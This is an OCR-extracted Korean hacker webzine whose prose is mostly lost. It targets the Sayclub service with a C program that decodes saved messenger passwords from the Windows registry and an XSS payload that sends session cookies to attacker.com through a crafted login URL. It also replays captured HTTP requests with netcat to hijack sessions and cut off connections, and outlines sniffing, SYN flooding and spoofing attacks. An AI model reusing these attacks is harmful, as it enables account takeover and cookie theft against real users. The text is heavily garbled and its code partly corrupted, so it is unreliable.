
• --noediting

--noediting GNU readline

• -nolineediting

GNU readline

--restricted (restricted shell)



7x05. Bash set

• allexport, -a

allexport -a export

, Eggshell 가


• braceexpand, -B

Domain Search

• errexit, -e

0

0



• hashall, -h

(hash) 가

\$PATH

• histexpand , -H

!, !! 가


keyword , -k (keyword)

• monitorm -m

Bash 가

OVERHEAD WEBZINE #2 ____ | ____ 127

• noclobber, -C (rediretion) 가 .



noglob, -d()

physical, -P (symbolic)

• privileged, -p 가 SUID \$HOME/.bash_profile BASH_ENV

• history
Bash .

• ignoreeof
EOF(end of file) , ^D .

OVERHEAD WEBZINE #2 ____ | ___ | 128



OVERHEAD WEBZINE #2

The Best Hacker Team WOWCODE and OVERHEAD

DVERHEAD WEBZINE #2

8x00. x90c's Part By x90c jyj9782@chollian.net

8x10.	Cracking Taki Password	of Sayclub		
8x11.		?		
8x12.			가?	
8x13.	フ	\ ?		
8x14.	(By Linux GCC)		
8x15.	(By US)			
8x20.	Cross Site Scripting aga	ainst Sayc	lub	
8x21.	(XSS)?		
8x22.	(By ASCI	1)		
8x23.	(By	Netcat)		
8x24.	(By US)			
8x30.	Cut The Connection URL	Disclosure	against	Sayclub
8x31.		?		
8x32.	MIME	(by)	
8x33.	(by Netcat)			
8x34.	(bv)		

8x10.	Cracking	Taki	Password	of	Sayclub
UNIU.	Cracking	Iani	1 033001 0	UI	DayGrub

[root@Younix OH]# Is -al

```
drwxr-xr-x
              2 root
                         root
                                      4096 5
                                                 6 13:58 .
drwxr-x---
             20 root
                                      4096 5
                         root
                                                 6 13:56 ...
-rw-r--r--
             1 root
                         root
                                         0 5
                                                 6 13:58 Cracking
-rw-r--r--
             1 root
                         root
                                         0 5
                                                 6 13:58 Password
-rw-r--r--
             1 root
                         root
                                         0 5
                                                 6 13:58 Sayclub
-rw-r--r--
             1 root
                         root
                                         0 5
                                                 6 13:58 Taki
             1 root
                         root
                                         0 5
                                                 6 13:58 of
-rw-r--r--
```

```
8x11. ?
```

, ,

. 가 . ABC 가 . ??

: A=CA , B=DE, C=82 : A=DB , B=AD, C=5F : A=23 , B=DE, C=2A

, 'A' , A
. A=CA .. CA . B , . B=AD

.. AD . , 2A .

ABC CAAD2A .

•

!!

?? / / 7

가 , 가 , .

??

- -> -> regedit [Enter]

8x13. 가?

```
가
                             가
                     가
                            7
aaaaaaa
bbbbbbb
CCCCCC
ddddddd
. . .
0000000
1111111
222222
0000000
#######
$$$$$$$
%%%%%%%%
. . .
             7
                                            가
                                                                                                          π.
Π)
          가
                                          가
                                                                    가 F
                                                                                                     X90C 가
         , 'abc123'
  🚰 레지스트리 편집기
  레지스트리(B) 편집(E) 보기(V) 즐겨찾기(E) 도움말(H)

    ○ ○ ○ ○

            🗓 🫅 shared
                                                                 중류
                                                                                CHOIGH
            à- ☐ Tachy
                                                                 REG_SZ
                                                  🖳(기본값)
                                                                                (값 설정 안됨)
              — App
⊟ User
                                                  Encrypted
                                                                 REG_DWORD
                                                                                0x00000001 (1)
                                                   LastAccess
                                                                 REG_DWORD
                                                                                0x3eb73663 (1052194403)
                😑 😋 jyj9782
                                                                 REG_SZ
                                                                                Dxf8cf226614c2 (27356851)
                                                  ■Password
                    Advanced
                                                                 REG_DWORD
                                                   Saveld
                                                                                0x00000001 (1)
                     ETC
                                                 Save.
UserID
                                                   SavePassword
                                                                 REG_DWORD
                                                                                0x00000001 (1)
                   File
                                                                 REG_SZ
                                                                                jy J9782
F8CF226614C2
F8(a) CF(b) 22(c) 66(1) 14(2) C2(3)
```

___ | ___

2

, X90C가 가 가 , C , 1 .

8x14. (by Linux GCC)

```
//---putch.c------B0F
#include<stdio.h>
#include<strings.h>
void output(void);
/* abcdefghijklmnopqrstuvwxyz0123456789`!@#$%^&*()-_+=|\ {}[]:;"'<>,.?/ total 71 */
key1[100][100]={"F8", "FB", "FA", "FD", "FC", "FF", "FE", "F1", "F0", "F3", "F2", "F5", "F4", "F7", "F6",
"E9","28","EB","EA","ED","EC","EF","EE","E1","E0","E3","A9","A8","AB","AA","AD","AC","AF","
AE", "A1", "A0", "F9", "B8", "D9", "BA", "BD", "BC", "C7", "BF", "B3", "B1", "B0", "B4", "C6", "B2", "A4", "E
5", "C5", "E7", "E2", "E4", "C2", "C4", "A3", "A2", "BB", "BE", "A5", "A7", "B5", "B7", "A6", "B6"};
char
key2[100][100]={"CC", "CF", "CE", "C9", "C8", "CB", "CA", "C5", "C4", "C7", "C6", "C1", "C0", "C3", "C2",
"DD","DC","DF","DE","D9","D8","D8","DA","D5","D4","D7","9D","9C","9F","9E","99","98","9B","
9A","95","94","CD","8C","ED","8E","89","88","F3","8B","87","85","84","80","F2","86","90","D
1", "F1", "D3", "D6", "D0", "F6", "F0", "97", "96", "8F", "8A", "91", "93", "81", "83", "92", "82"};
char
key3[100][100]={"20","23","22","25","24","27","26","29","28","28","2A","2D","2C","2F","2E",
"31", "30", "33", "32", "35", "34", "37", "36", "39", "38", "3B", "71", "70", "73", "72", "75", "74", "77", "
76","79","78","21","60","01","62","65","64","1F","67","6B","69","68","6C","1E","6A","7C","3
D", "1D", "3F", "3A", "3C", "1A", "1C", "7B", "7A", "63", "66", "7D", "7F", "6D", "6F", "7E", "6E"};
key4[100][100]={"36", "35", "34", "33", "32", "31", "30", "3F", "3E", "3D", "3C", "3B", "3A", "39", "38",
"27","26","25","24","23","22","21","20","2F","2E","2D","67","66","65","64","63","62","61","
60", "6F", "6E", "37", "76", "17", "74", "73", "72", "09", "71", "7D", "7F", "7E", "7A", "08", "7C", "6A", "2
B", "0B", "29", "2C", "2A", "0C", "0A", "6D", "6C", "75", "70", "6B", "69", "7B", "79", "68", "78"};
char
key5[100][100]={"47","44","45","42","43","40","41","4E","4F","4C","4D","4D","4A","4B","48","49",
"56", "57", "54", "55", "52", "53", "50", "51", "5E", "5F", "5C", "16", "17", "14", "15", "12", "13", "10", "
11", "1E", "1F", "46", "07", "66", "05", "02", "03", "78", "00", "0C", "0E", "0F", "0B", "79", "0D", "1B", "5
A", "7A", "58", "5D", "5B", "7D", "7B", "1C", "1D", "04", "01", "1A", "18", "0A", "08", "19", "09"};
char
```

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```
key6[100][100]={"90","93","92","95","94","97","96","99","98","98","9A","9D","9C","9F","9E",
"81","80","83","82","85","84","87","86","89","88","8B","C1","C0","C3","C2","C5","C4","C7","
C6", "C9", "C8", "91", "D0", "B1", "D2", "D5", "D4", "AF", "D7", "DB", "D9", "D8", "DC", "AE", "DA", "CC", "8
D", "AD", "8F", "8A", "8C", "AA", "AC", "CB", "CA", "D3", "D6", "CD", "CF", "DD", "DF", "CE", "DE"};
char
key7[100][100]={"5B", "58", "59", "5E", "5F", "5C", "5D", "52", "53", "50", "51", "56", "57", "54", "55",
"4A", "4B", "48", "49", "4E", "4F", "4C", "4D", "42", "43", "40", "0A", "0B", "08", "09", "0E", "0F", "0C", "
00", "02", "03", "5A", "1B", "7A", "19", "1E", "1F", "64", "1C", "10", "12", "13", "17", "65", "11", "07", "410", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10", "10"
6", "66", "44", "41", "47", "61", "67", "00", "01", "18", "1D", "06", "04", "16", "14", "05", "15"};
char
key8[100][100]={"E7", "E4", "E5", "E2", "E3", "E0", "E1", "EE", "EF", "EC", "ED", "EA", "EB", "E8", "E9",
"F6","F7","F4","F5","F2","F3","F0","F1","FE","FF","FC","B6","B7","B4","B5","B2","B3","B0","
B1", "BE", "BF", "E6", "A7", "C6", "A5", "A2", "A3", "D8", "A0", "AC", "AE", "AF", "AB", "D9", "AD", "BB", "F
A", "DA", "F8", "FD", "FB", "DD", "DB", "BC", "BD", "A4", "A1", "BA", "B8", "AA", "A8", "B9", "A9"};
int i, count=0;
int main(int argc, char *argv[]){
char buffer[20];
char word[4];
if(argc<2 \mid | argc>2){
       printf("\nUse: ./punch SecuretKey :=)\n");
       exit(1);
}
else{
       strncpy(buffer, argv[1], 20);
printf("\nPassword is '");
if(strlen(buffer)>0){
       word[0]=buffer[0];
       word[1]=buffer[1];
       for(i=0;i<71;i++){
                   if(strcmp(word,key1[i])==0) output();
                            else count++;
       }
count = 0;
if(strlen(buffer)>2){
       word[0]=buffer[2];
       word[1]=buffer[3];
       for(i=0;i<71;i++){
                   if(strcmp(word,key2[i])==0) output();
                            else count++;
```

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OVERHEAD WEBZINE #2 ___ | ___ 133

```
}
}
count = 0;
if(strlen(buffer)>4){
   word[0]=buffer[4];
   word[1]=buffer[5];
   for(i=0;i<71;i++){
        if(strcmp(word,key3[i])==0) output();
            else count++;
   }
}
count = 0;
if(strlen(buffer)>6){
   word[0]=buffer[6];
   word[1]=buffer[7];
   for(i=0;i<71;i++){
        if(strcmp(word,key4[i])==0) output();
            else count++;
   }
}
count = 0;
if(strlen(buffer)>8){
   word[0]=buffer[8];
   word[1]=buffer[9];
   for(i=0;i<71;i++){
        if(strcmp(word,key5[i])==0) output();
            else count++;
   }
}
count = 0;
if(strlen(buffer)>10){
   word[0]=buffer[10];
   word[1]=buffer[11];
   for(i=0;i<71;i++){
        if(strcmp(word,key6[i])==0) output();
            else count++;
   }
}
```

___ | ___

OVERHEAD WEBZINE #2 ____ | ____ 134

```
count = 0;
if(strlen(buffer)>12){
   word[0]=buffer[12];
   word[1]=buffer[13];
   for(i=0;i<71;i++){
        if(strcmp(word,key7[i])==0) output();
            else count++;
   }
}
count = 0;
if(strlen(buffer)>14){
   word[0]=buffer[14];
  word[1]=buffer[15];
   for(i=0;i<71;i++){
        if(strcmp(word,key8[i])==0) output();
            else count++;
   }
printf("' ..\n\n");
return 0;
}
void output(void){
  switch(count){
        case 0: printf("a");
                break;
        case 1: printf("b");
                break;
        case 2: printf("c");
                break;
        case 3: printf("d");
                break;
        case 4: printf("e");
                break;
        case 5: printf("f");
                break;
        case 6: printf("g");
                break;
        case 7: printf("h");
                break;
        case 8: printf("i");
```

```
break;
case 9: printf("j");
        break;
case 10: printf("k");
        break;
case 11: printf("I");
        break;
case 12: printf("m");
        break;
case 13: printf("n");
        break;
case 14: printf("o");
        break;
case 15: printf("p");
        break;
case 16: printf("q");
        break;
case 17: printf("r");
        break;
case 18: printf("s");
        break;
case 19: printf("t");
        break;
case 20: printf("u");
        break;
case 21: printf("v");
        break;
case 22: printf("w");
        break;
case 23: printf("x");
        break;
case 24: printf("y");
        break;
case 25: printf("z");
        break;
case 26: printf("0");
        break;
case 27: printf("1");
        break;
case 28: printf("2");
        break;
case 29: printf("3");
        break;
case 30: printf("4");
        break;
case 31: printf("5");
```

```
break;
case 32: printf("6");
        break;
case 33: printf("7");
        break;
case 34: printf("8");
        break;
case 35: printf("9");
        break;
case 36: printf("5");
        break;
case 37: printf("6");
        break;
case 38: printf("7");
        break;
case 39: printf("8");
        break;
case 40: printf("9");
        break;
case 41: printf("`");
        break;
case 42: printf("!");
        break;
case 43: printf("@");
        break;
case 44: printf("$");
        break;
case 45: printf("%");
        break;
case 46: printf("^");
        break;
case 47: printf("&");
        break;
case 48: printf("*");
        break;
case 49: printf("(");
        break;
case 50: printf(")");
        break;
case 51: printf("-");
        break;
case 52: printf("_");
        break;
case 53: printf("+");
        break;
case 54: printf("|");
```

```
break;
          case 55: printf("\\");
                  break;
          case 56: printf(" ");
                  break;
          case 57: printf("{");
                  break;
          case 58: printf("}");
                  break;
          case 59: printf("[");
                  break;
          case 60: printf("]");
                  break;
          case 61: printf(":");
                  break;
          case 62: printf(";");
                  break;
          case 63: printf("\"");
                  break;
          case 64: printf("'");
                  break;
          case 65: printf("<");</pre>
                  break;
          case 66: printf(">");
                  break;
          case 67: printf(",");
                  break;
          case 68: printf(".");
                  break;
          case 69: printf("?");
                  break;
          case 70: printf("/");
                  break;
     }
[root@Younix OH]# gcc o putch putch.c
[root@Younix OH]# ./punch F8CF226614C2
Password is 'abc123' ...
[root@Younix OH]#
```

Powered By OVERHEAD Team At WOWHACKER.ORG

가

137

OVERHEAD WEBZINE #2 ____ | ___ | 138

가 . (:)

8x15. (by US)

= PC / /

= , ,

. , PC

가 .

[root@Younix OH]# Is -al

drwxr-xr-x	2 root	root	4096	5	6 15:50 .
drwxr-x	20 root	root	4096	5	6 14:35
- rw- r r	1 root	root	0	5	6 15:50 Cross
- rw- r r	1 root	root	0	5	6 15:50 Sayclub
- rw-rr	1 root	root	0	5	6 15:50 against
- rw-rr	1 root	root	0	5	6 15:50 scripting
-rw-rr	1 root	root	0	5	6 15:50 site

[root@Younix OH]#

8x20. Cross site scripting against Sayclub 8x21. (XSS)?

(CSS) 1 2 7 , CSS

, XSS

CSS (cascading style sheets) - .

CSS (cross site scripting) -

가 ?!

.

가 , U!Y4M .

가

```
http://www.wowhacker.com/BoArD/view.php?id=security&page=1&sn1=&divpage=1&sn=off&ss=on&sc=on&sel
ect_arrange=headnum&desc=asc&no=2451
        가
                                           XSS
                                                                                        html
                  가
           가
                            ??!
<script>alert('Hello');</script>
    , <script>alert(document.cookie);</script>
                                                            ?!
                 가
   alert
<script>document.lcation='http://www.attacker.com/find.php?'+document.cookie</script>
{\tt document.location}
8x22.
                     (by ASCII)
                                                                            가
attacker.com
                                    , find.php
                 가
                                            가??!
http://www.attacker.com/find.php?
   attacker.com
                                  (access_log)
                                                                     , find.php
                                                                    가
                                                            가
```

http://www.sayclub.com/global/logindirect.nwz?pageurl=http%3A%2F%2Fclub.sayclub.com&script=< >

3 URL , ...

http://www.sayclub.com/global/logindirect.nwz?pageurl=http%3A%2F%2Fclub.sayclub.com&script=<script>document.location='http://www.attacker.com/find.php?'+document.cookie);</script>

,

+ = %b / = %2 f = %20

+ 가 , URL

http://www.sayclub.com/global/logindirect.nwz?pageurl=http%3A%2F%2Fclub.sayclub.com&script=<script>document.location='http://www.attacker.com/find.php?'%2bdocument.cooke);</script>

OVERHEAD WEBZINE #2 ____ | ___ | 141 ____

, </script>

URL , URL . X90C

가

. :

• : () , HTML

embed , 가

,

X90C



, CTRL+C

8x23. (by Netcat)

8x30 , (MIME) 가 , 가

,

• : http://memo.sayclub.com

```
: http://memo.sayclub.com/index.nwz?memo_rs=B
                    : http://my.sayclub.com/profile.nwz
                          가
                                                                                             가
            URL
                                                 ID
                                    MIME
PUT http://my.sayclub.com/profile.nwz HTTP/1.1
Accept: */*
Content-Type: application/x-www-form-urlencoded
User-Agent: SayClub
Host: www.sayclub.com
Content-Length: 143
Cache-Control: no-cache
Cookie: [
                     1
                      data
                                          , nc(
                                                   )
                        profile.htm
[root@Younix OH]# cat > data
PUT http://my.sayclub.com/profile.nwz HTTP/1.1
Accept: */*
Content-Type: application/x-www-form-urlencoded
User-Agent: SayClub
Host: www.sayclub.com
Content-Length: 143
Cache-Control: no-cache
Cookie: [
[Ctrl + c]
[root@Younix OH]# nc sayclub.co.kr 80 < data > profile.htm
//
[root@Younix OH]# //
[root@Younix OH]# Is -al profile.htm
-rw-r--r-- 1 root
                                      83 5 6 14:53 profile.htm
                        root
       profile.htm
         가
            가
                                                                                      .. :=)
```



XSS

, google.co.kr

8x24. (by US)

= URL

, , 가

•

= XSS 7 Hole()

•

. .

% = フト script = フト cookie = フト

http:// = - ()

ftp:// = location =

iocation =

. .

[root@Younix OH]# Is -al

```
drwxr-xr-x
             2 root
                                                 6 14:53 .
                         root
                                      4096 5
                                                 6 14:35 ...
drwxr-x---
             20 root
                         root
                                      4096 5
-rw-r--r--
             1 root
                         root
                                         0 5
                                                 6 14:53 Connection
-rw-r--r--
                                         0 5
                                                 6 14:53 Cut
             1 root
                         root
-rw-r--r--
             1 root
                                         0 5
                                                 6 14:53 Disclosure
                         root
-rw-r--r--
             1 root
                         root
                                         0 5
                                                 6 14:53 Sayclub
-rw-r--r--
             1 root
                         root
                                         0 5
                                                 6 14:53 The
-rw-r--r--
             1 root
                         root
                                         0 5
                                                 6 14:53 URL
-rw-r--r--
             1 root
                         root
                                         0 5
                                                 6 14:53 against
```

[root@Younix OH]#

8x30. Cut The Connection URL Disclosure against Sayclub 8x31.

8x32. MIME (by)

```
POST /global/login.nwz HTTP/1.1
Accept: */*
Content-Type: application/x-www-form-urlencoded
User-Agent: SayClub
```

Host: www.sayclub.com
Content-Length: 143
Connection: Keep-Alive
Cache-Control: no-cache

Cookie: RMID=3d4be9363d6aedc0; Grade=C; ConnectionInfo=

usrid=[]&passwd=[]&pageurl=http%3A%2F%2Fwww.sayclub.com%2Findex.nwz&key=

[]112660640&myip=211.233.47.194&myport=4483&admin_index=0

```
• usrid:
• passwd:
• pageurl:
                                     URL
  key:
             (< >< >
  Myip:
                    IP(211.233.???.???
                                                        )
• Myport:
                     (
                         )
                   가
    MIME
8x33.
                (by Netcat)
Step 1)
Step 2)
Step 3)
                  MIME
Step 4)
                                MIME
                                                  nc
Step 5)
                                               URL
Step 6)
              Killme.nwz URL
Step 7)
Step 3
Step 4
[root@Younix OH]# cat > data [Enter]
//
                MIME
[Ctrl+c]
[root@Younix OH]# Is -al data
                                      0 5 6 14:31 data
-rw-r--r--
             1 root
                       root
[root@Younix OH]#
[root@Younix OH]# nc sayclub.co.kr 80 < data > capture.htm
// nc
                   80
                (MIME
// data
                        )
//
                              capture.htm
[root@Younix OH]# Is -al capture.htm
                                    161 5 6 14:35 capture.htm
-rw-r--r--
             1 root
                        root
[root@Younix OH]# cat capture.htm
//
                        Killme.nwz
                                          URL
//
  HTTP/1.1 200 OK
```

OVERHEAD WEBZINE #2 ____ | __ 146

```
Date: Wed. 06 Nov 2002 10:25:53 GMT
  Server: Apache/1.3.26 (Unix) mod_ssI/2.8.9 OpenSSL/0.9.6g
  P3P: CP="NOI DSP DEVa TAIa OUR BUS ONL UNI", policyref=http://www.sayclub.com/w3c/p3p.xml"
  Cache-Control: no-cache, private, must-revalidate
  Pragma: no-cache
  Keep-Alive: timeout=15, max=100
  Connection: Keep-Alive
  Transfer-Encoding: chunked
  Content-Type: text/html; charset=euc-kr
  1a6
  <script>
  var exp = new Date ();
  exp.setTime (exp.getTime () - 1000);
  document.cookie = 'MailInfo=; domain=sayclub.com; path=/; expires=' + exp.toGMTString ();
  </script>
  <script>
  var exp_ck = new Date ();
  exp_ck.setTime (exp_ck.getTime () + 60000);
  document.cookie
                                      'ClientInfo=YToxOntzOjc6Im
                                                                                SI7fQ%3D%3D;
domain=sayclub.com; path=/; expires='+exp_ck.toGMTString();</script>
  <!-- PASS -->
  <!-- NICK -->
  174
  <!--ALREADY_LOGIN--><script>multilogin_handler("[id]","javascript:window.open('http://www.sa
yclub.com/global/killme.nwz?usrid=[id]&pageurl=http%3A%2F%2Fwww.sayclub.com%2Findex.nwz&SAYR_M
YIP=211.233.47.87&SAYR_MYPORT=3151&admin_index=0
  &ctime=1036578353&ckey=
  ,'_killme','scrollbars=no,resizable=yes,width=300,height=200');");</script>
[root@Younix OH]#
        Killme.nwz
http://www.sayclub.com/global/killme.nwz?usrid=[
ID]&pageurl=http%3A%2F%2Fwww.sayclub.com%2Findex.nwz&SAYR MYIP=211.233.47.87&SAYR MYPORT=3151&ad
min_index=0
                                                     가
```

___ | ___



(by 가 가 1 More) 2 More) IP()가 3 More) 가

8x34.



OVERHEAD WEBZINE #2

The Best Hacker Team WOWCODE and OVERHEAD

DVERHEAD WEBZINE #2

9x00. Dalgona's Part By Dalgona zwsonic@shinbiro.com

9x10.

9x11. 가 .

9x12.

9x13.

9x140.

9x141. packet sniffing

9x142. TCP sync flooding

9x143. TCP Hijacking

9x144. Source Routing

9x145. ARP attack

9x146. Domain name modification

9x147. IP spoofing

9x15. ...

9x20. : DoS TCP

```
9x10.
9x11.
        가
                                                             가
                                                                            .)
                                                            . 가
                                                   가
                                                                        가
                                                                          가
           wowhacker.org overhead team
9x12.
                (
                                       가 '
              inter(
                       )net(
                                   ) (
                                              가
            가
  (SSL, SSH
           가
                                        가?
                           C class가
           . (
  .)
                                                                 MAC address
                                                                                가
(
                                              .)
```

가


가


. ADSL, ISDN, PPP .(.)


9x13.


Information Information destination

(a) Normal flow









(a)

(b) 가

. DoS , Source Routing

.

(c) 가 가

가 .

가 . packet sniffing .

(d) 가 가

가 . TCP hijacking,

Source Routing, ARP attack, domain name modification


(e) 가 가

. IP spoofing, TCP hijacking

```
9x140.
9x141. packet sniffing
 가
                                                               promiscuous mode(
                                                            가
      )
                           MAC address가
                                             MAC address
                                   WinPCap
        sniffer
                                                          WinPCap
                                                                          가
                                                             가 WinPCap
                                                  . (
                      )
                                                   LibPcap
                  tcpdump
                                        hexa
                                                        address
                                                                      address, port
   , sequence
                                                                가
                                              10Mbyte
     100Mbps
                             가
         ).
                                             가
                                       . OverHead BokDong2
9x142. TCP sync flooding
                                       Mitnick
                   . Mitnick
                                                    가
                                                                  TCP sync flooing
       TCP hijacking .
TCP connection
                               3-way handshaking
A, B
    • A가
                                               A, B
    TCP header Sequence number
                                               SYN bit set
    - A SYN
                                               SYN/ACK
                                                                             A가
     Sequence number+1 가 .
     ・Aフト ACK
                                   ACK
                 B SYN/ACK
                       가
                                                            TCP
```

```
FIN bit
                                                  . (
                                                                            set
                                                                                   FIN
               )
                                                                                                     가
                                  (Listening queue)
                                                                 가
                                                                5 10,
   가
          . (
                                                                       ) TCP sync flooding
                                                                           ΙP
                                                                                 가
                                                                                        (
                                                                                                     DoS
                         ) SYN
                                                               SYN/ACK
                                                                                             SYN/ACK
                                                      ACK
                   2000
                           2
                                              DoS
9x143. TCP Hijacking
                                                          3. SYN(5000), ACK(1001)
                         1: Disables C
                                          2. SYN(1000)
                                        Trusted relationship
                                                        6: ACK(I SN<sub>S</sub> +1)
                                                            (spoofs C; estimates ISN<sub>S</sub>)
                                         4: SYN(ISN<sub>X</sub>)
                                            (spoofs C)
                                 5: SYN(ISN<sub>S</sub>), ACK(ISN<sub>X</sub>+1)
                                                    7: [echo "* *" >> ~/.rhosts]
                                                                (spoofs C)
                                      8: RESET
                                      (spoofs C)
                   가 TCP
                                    가
     B가
                                                        С
  가
                              TCP header
                                             sequence number
                                                                 Flag
                        С
                            В
                                                                                  가
                                                             sequence number
```

가 .



C가 В sequence number 10000 20000 10000 . C A가 20000 Α Α . В 20000 window С В Reset 10000 sequence number 가 가


, 가 . B가 A 가

. C A, B가

host r-service r-service

.

9x144. Source Routing



 UDP packet
 . A B가
 C

 D
 A B
 D
 .

 C B
 가
 D
 .

 . B
 . B
 .
 .

packet D B 가 C C C B 가

가 overwrite 가

9x145. ARP attack

```
IP 123.123.123.123 MAC address aa:aa:aa:aa:aa:aa
                                                                   ARP packet
                                                   123.123.123.123
          aa:aa:aa:aa:aa
                                                                  ?'
                            123.123.123.123
                                                 ? MAC address
                                                                               ARP
                                                                                가
request
                             123.123.123.123
                                                  MAC address
                                               ' ARP response
123.123.123.123 MAC address aa:aa:aa:aa:aa
                                             123.123.123.123 ARP response
                   가 overwrite
           ' 가 123.123.123 MAC address aa:aa:aa:aa:ab
                                             aa:aa:aa:ab
                   IP address가
                                                                    MAC address
            ).
9x146. Domain name modification
                                       가
                                              가 .
                        DNS server
                                           www.yahoo.co.kr
                                                                       IP address
                            DNS
                             IP address
                                                                   www.yahoo.co.kr
                                            DNS server DNS
                                                      ID
                                 ID
                                                                           (
  redhat ftp.redhat.com
                                IP가
                                             )
                                           . www.yaho.co.kr
                                                                www.yajoo.co.kr
                                                                    가
9x147. IP spoofing
             hijacking port scanner
                                                                    IP address
     ARP attack IP spoofing
                                                          IP 가
                                                                      IΡ
port scanner가 IP spoofing
port
                 port scan
                                                                  scanner
                                                     port scanning
IP
          500
                IP가
                        port
                                                                         . 500
request
                                                          port scanning
         RAW Socket
                               proxy
```

Powered By OVERHEAD Team At WOWHACKER.ORG

OVERHEAD WEBZINE #2 ____ | ___ | 155 ____

9x15. ...

•

가 .

가 가 .

가

DoS TCP

0

zwsonic@cnlab.ulsan.ac.kr⁰, mkkim@mail.ulsan.ac.kr


Design of Extended TCP preventing for DoS attack

Zin-Won Park⁰ Myung-Kyun Kim school of Computer Science and Information Technology, University of Ulsan

